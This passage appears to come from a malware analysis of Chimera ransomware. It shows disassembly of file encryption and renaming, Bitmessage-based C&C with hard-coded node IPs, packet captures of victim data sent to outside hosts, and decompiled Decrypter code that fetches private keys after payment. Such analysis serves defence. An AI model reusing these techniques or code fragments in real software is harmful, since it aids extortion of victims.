10010E97 push    offset aS_crypt ; "%s.crypt"
10010E9C push    eax
10010E9D call    save_file
10010EA2 add     esp, 0Ch
10010EA5 lea     eax, [ebp+NewFileName]
10010EAB push    eax              ; lpNewFileName
10010EAC push    [ebp+lpFileName] ; lpExistingFileName
10010EAF call    ds:MoveFileA
```


Communication

Chimera authors have chosen Bitmessage P2P protocol for the communication with C&C (as well as for the contact with eventual recruits).




```
▸ Transmission Control Protocol, Src Port: 1054 (1054), Dst Port: 8444 (8444),
▾ Data (127 bytes)
    Data: e9beb4d976657273696f6e000000000000000672e3839f5...
    [Length: 127]
0000  0a 00 27 00 00 00 08 00  27 8f e3 eb 08 00 45 00   ..'..... '.....E.
0010  00 a7 ba 32 40 00 80 06  3e c3 c0 a8 38 65 5f a5   ...2@... >...8e_.
0020  a8 a8 04 1e 20 fc 3c e0  55 3e 88 9d 16 7b 50 18   .... .<. U>...{P.
0030  fa f0 1a 78 00 00 e9 be  b4 d9 76 65 72 73 69 6f   ...x.... ..versio
0040  6e 00 00 00 00 00 00 00  00 67 2e 38 39 f5 00 00   n....... .g.89...
0050  00 03 00 00 00 00 00 00  00 01 00 00 00 00 56 61   ........ ......Va
0060  0e 76 00 00 00 00 ff ff  ff ff 00 00 00 00 00 00   .v...... ........
0070  00 00 00 00 ff ff 5f a5  a8 a8 20 fc 00 00 00 00   ......_. .. .....
0080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 ff ff   ........ ........
0090  00 00 00 00 00 00 00 01  27 29 9d fe 05 21 14 2f   ........ ')...!./
00a0  50 79 42 69 74 6d 65 73  73 61 67 65 3a 30 2e 34   PyBitmes sage:0.4
00b0  2e 34 2f 01 01                                     .4/..
```

To bootstrap the connection the bot uses two hard-coded hosts and receives addresses from them.




```
1000F8D2 lea     eax, [ebp+var_10]
1000F8D5 push    eax              ; int
1000F8D6 push    20FCh            ; hostshort
1000F8DB push    offset name      ; "95.165.168.168"
1000F8E0 call    connect_to_host
1000F8E5 lea     eax, [ebp+var_10]
1000F8E8 push    eax              ; int
1000F8E9 push    1F90h            ; hostshort
1000F8EE push    offset a158_222_211_81 ; "158.222.211.81"
1000F8F3 call    connect_to_host
1000F8F8 lea     eax, [ebp+var_10]
```

Mind the fact, that those addresses are **not** C&Cs of the malware, but just nodes of Bitmessage. Below - fragment of original file from Bitmessage protocol:




```
def createDefaultKnownNodes(appdata):
    ############### Stream 1 ################
    stream1 = {}

    #stream1[shared.Peer('2604:2000:1380:9f:82e:148b:2746:d0c7', 8080)] = int(time.time())
    stream1[shared.Peer('5.45.99.75', 8444)] = int(time.time())
    stream1[shared.Peer('75.167.159.54', 8444)] = int(time.time())
    stream1[shared.Peer('95.165.168.168', 8444)] = int(time.time())
    stream1[shared.Peer('85.180.139.241', 8444)] = int(time.time())
    stream1[shared.Peer('158.222.211.81', 8080)] = int(time.time())
```

Sample response from one of the servers (**95.165.168.168**):



```
▸ Internet Protocol Version 4, Src: 95.165.168.168 (95.165.168.168), Dst:
▸ Transmission Control Protocol, Src Port: 8444 (8444), Dst Port: 49163 (4
▾ Data (1460 bytes)
    Data: e9beb4d961646472000000000000000000000000ab1ecab489f...
    [Length: 1460]
0030  01 00 58 b4 00 00 e9 be  b4 d9 61 64 64 72 00 00   ..X..... ..addr..
0040  00 00 00 00 00 00 00 00  0a b1 ec ab 48 9f 48 00   ........ ....H.H.
0050  00 00 00 56 61 76 29 00  00 00 01 00 00 00 00 00   ...Vav). ........
0060  00 00 01 00 00 00 00 00  00 00 00 00 00 ff ff 4d   ........ .......M
0070  ec 41 92 87 d0 00 00 00  00 56 61 7a 2f 00 00 00   .A...... .Vaz/...
0080  01 00 00 00 00 00 00 00  01 00 00 00 00 00 00 00   ........ ........
0090  00 00 00 ff ff 57 13 5e  82 20 fc 00 00 00 00 56   .....W.^ . .....V
00a0  61 71 fe 00 00 00 01 00  00 00 00 00 00 00 01 00   aq...... ........
00b0  00 00 00 00 00 00 00 00  00 ff ff 4d ec 41 92 a1   ........ ...M.A..
00c0  3f 00 00 00 00 56 61 85  2b 00 00 00 01 00 00 00   ?....Va. +.......
00d0  00 00 00 00 01 00 00 00  00 00 00 00 00 00 00 ff   ........ ........
00e0  ff 4e 34 c5 ef 20 fc 00  00 00 00 56 61 6d 99 00   .N4.. .. ...Vam..
00f0  00 00 01 00 00 00 00 00  00 00 01 00 00 00 00 00   ........ ........
0100  00 00 00 00 00 ff ff 4d  ec 41 92 af 5e 00 00 00   .......M .A..^...
0110  00 56 61 7c 06 00 00 00  01 00 00 00 00 00 00 00   .Va|.... ........
0120  01 00 00 00 00 00 00 00  00 00 00 ff ff 4d ec 41   ........ .....M.A
```

Using the received list, it starts a new Bitmessage connection and sends there an ***object***:




```
1000F9AE push    esi
1000F9AF call    init_bitmessage
1000F9B4 pop     ecx
1000F9B5 test    eax, eax
1000F9B7 jnz     short init_bitmessage_success
```

```
1000F9C2
1000F9C2 init_bitmessage_success:
1000F9C2 push    [ebp+var_1C]
1000F9C5 push    [ebp+lpMem]
1000F9C8 push    offset aObject  ; "object"
1000F9CD push    esi
1000F9CE call    prepare_and_send
1000F9D3 add     esp, 10h
1000F9D6 test    eax, eax
1000F9D8 jz      short loc_1000F9B9
```

```
1000F9DA push    1388h            ; dwMilliseconds
1000F9DF call    ds:Sleep
1000F9E5 push    esi              ; lpMem
1000F9E6 call    shutdown_socket
1000F9EB mov     eax, [ebp+var_8]
1000F9EE inc     eax
1000F9EF mov     [ebp+var_8], eax
1000F9F2 pop     ecx
1000F9F3 cmp     eax, 0Ah
1000F9F6 jnb     short loc_1000FA00
```


```
1000F9B9
1000F9B9 loc_1000F9B9:           ; lpMem
1000F9B9 push    esi
1000F9BA call    shutdown_socket
1000F9BF pop     ecx
1000F9C0 jmp     short loc_1000F9F8
```

Example of sending an ***object*** (containing client data) to a new address: **79.218.142.200**:



```
 99  150.560115   192.168.56.10    79.218.142.200       TCP        1506  49165→8444
100  150.560149   192.168.56.10    79.218.142.200       TCP         256  49165→8444

▸ Internet Protocol Version 4, Src: 192.168.56.10 (192.168.56.10), Dst: 79.218.142.200
▸ Transmission Control Protocol, Src Port: 49165 (49165), Dst Port: 8444 (8444), Seq: 1
▾ Data (1452 bytes)
    Data: e9beb4d96f626a656374000000000000000000065e75c4276c...
    [Length: 1452]
0030   01 04 a0 c6 00 00 e9 be  b4 d9 6f 62 6a 65 63 74    ........ ..object
0040   00 00 00 00 00 00 00 00  06 5e 75 c4 27 6c 00 00    ........ .^u.'l..
0050   00 00 00 15 72 cf 00 00  00 00 56 62 e0 4a 00 00    ....r... ..Vb.J..
0060   00 02 01 01 a0 f9 68 22  4c 9d 5c ef 6a 2e dd c4    ......h" L.\.j...
0070   24 2b c8 8b ab b3 47 d5  bf 79 38 74 01 da 3d de    $+....G. .y8t..=.
0080   44 21 27 94 28 81 41 54  d0 dc 67 d1 f0 f4 c6 fe    D!'.(.AT ..g.....
0090   1e c6 18 54 bf f4 2e be  f9 05 5a 73 d8 09 93 ce    ...T.... ..Zs....
00a0   34 00 c7 37 73 94 fa 3b  50 9a 27 69 35 a0 80 13    4..7s..; P.'i5...
00b0   cd fe 59 64 1f 5c 62 da  f9 7b 0d 59 a2 aa bf 2d    ..Yd.\b. .{.Y...-
00c0   d8 54 76 33 d1 bf 6f 68  04 99 12 c5 eb 02 61 8d    .Tv3..oh ......a.
00d0   66 08 d9 83 f9 85 33 bb  c2 0d 8f 66 bc 65 b3 25    f.....3. ...f.e.%
00e0   cb 0d ad 33 5f eb b9 32  12 ef 6c 2e d8 ed 11 8f    ...3_..2 ..l.....
00f0   58 75 df 6a 0c c8 91 bb  8c 73 72 97 dc b7 2e 5f    Xu.j.... .sr...._
0100   43 b0 f4 b4 9c 11 53 48  6d 90 ec 8d 56 1a 5f 33    C.....SH m...V._3
```


The same protocol is used also to obtain the private key when the ransom is payed. Below - fragment of code of decompiled Decrypter:



```
    foreach (InboxBitMessage current in this._bitMessageApiClient.GetAllInboxMessages())
    {
        if (current.From.Equals("BM-2cWsXQDYSueEKCtcJS8wzAka3KiYYYC9rB") && current.Subject.Equals("PaymentBroadcast"))
        {
            string[] array = current.Content.Split(new char[]
            {
                '\n'
            });
            string[] array2 = array;
            for (int i = 0; i < array2.Length; i++)
            {
                string text2 = array2[i];
                try
                {
                    string[] array3 = text2.Split(new char[]
                    {
                        ':'
                    });
                    if (array3[0].Equals(text))
                    {
                        this.MainWindowViewModel.Session.PrivateKey = array3[1];
                        string from = this._bitMessageApiClient.CreateRandomAddress("Address", false, 1, 1);
                        this._bitMessageApiClient.SendMessage("BM-2cWsXQDYSueEKCtcJS8wzAka3KiYYYC9rB", from, "DecryptionMessage", text, 2);
                        this.Running = false;
                        break;
                    }
                }
                catch
                {
```

Decrypter

Decrypter is delivered as an .msi installer. It have very friendly user interface and guides a victim through full process of decrypting files.



Chimera Decrypter [v0.1]

Step 1: Search encrypted files


First, your computer have to be searched for encrypted files. Please press "Search" to begin. This step can take a few minutes.

Filename	Size
C:\Users\tester\Documents\mini_tool_set\xvi32\XVI32.ini.crypt	1,27 KB
C:\Users\tester\Documents\mini_tool_set\DarunGrim.zip.crypt	33,47 MB
C:\Users\tester\Documents\mini_tool_set\OllyDumpEx.zip.crypt	380,27 KB
C:\Users\tester\Documents\mini_tool_set\xvi32(1).zip.crypt	558,27 KB
C:\Users\tester\Documents\desktop.ini.crypt	1,27 KB
C:\Users\tester\Downloads\desktop.ini.crypt	1,27 KB
C:\Users\tester\Downloads\keep-calm-and-reverse-the-malware-8.png.crypt	66,27 KB
C:\Users\tester\Favorites\Links\desktop.ini.crypt	1,27 KB
C:\Users\tester\Favorites\desktop.ini.crypt	1,27 KB

However, to work properly it requires that the full environment will be set as the malware left it. If we remove ransom notes of try to decrypt files moved from another computer - we will have unpleasant surprise.


Decrypter fetches bitcoin wallet address from the ransom notes - that's why leaving it is necessary to make it work. Also, a hardware ID generated for the current machine must be the same like of the machine on which files have been encrypted. Decryption proceeds only if the payment to a particular address have been received.

Decoder is an executable written in C# and can be easily decompiled. However, it's core functions related to decrypting and hardware id generation are imported from and external dll (that is included in the decoder's package):



```
// Decrypter.ViewModel.Step4ViewModel
[DllImport("PolarSSLWrapper.dll", CallingConvention = CallingConvention.Cdecl, CharSet = CharSet.Ansi, SetLastError = true)]
public static extern bool DecryptFileWrapper(string lpPath, IntPtr pInput, int szInputLength);
```

Export table of PolarSSLWrapper.dll:



Offset	Name	Value	Meaning
23E30	Characteristics	0	
23E34	TimeDateStamp	55F95EF7	
23E38	MajorVersion	0	
23E3A	MinorVersion	0	
23E3C	Name	24A6C	Wrapper.dll
23E40	Base	1	
23E44	NumberOfFunctions	2	
23E48	NumberOfNames	2	

Details

Offset	Ordinal	Function RVA	Name RVA	Name
23E58	1	13A20	24A78	DecryptFileWrapper
23E5C	2	13900	24A8B	GetHardwareIdWrapper

Conclusion

Chimera does not have any outstanding obfuscation and once we unpack the core, analysis becomes easy. However, it comes with several ideas that are novel and may slowly become a new trend.
It's communication over P2P protocol is an interesting countermeasure from botnet take down. Also, the idea of blackmailing the user by leaking documents was not found in any malware before. In this case authors ended on bogus threats (sending huge amount of files to the C&C and storing them is much more costly) - but the idea itself is dangerous.

If others cybercriminals will get inspired and decide to implement it, we will have a new headache.

Appendix

http://www.techwalls.com/chimera-ransomware-now-even-harder-decrypt/ - about Chimera's distribution method

http://www.bleepingcomputer.com/news/security/chimera-ransomware-uses-a-peer-to-peer-decryption-service/ - more about Chimera's communication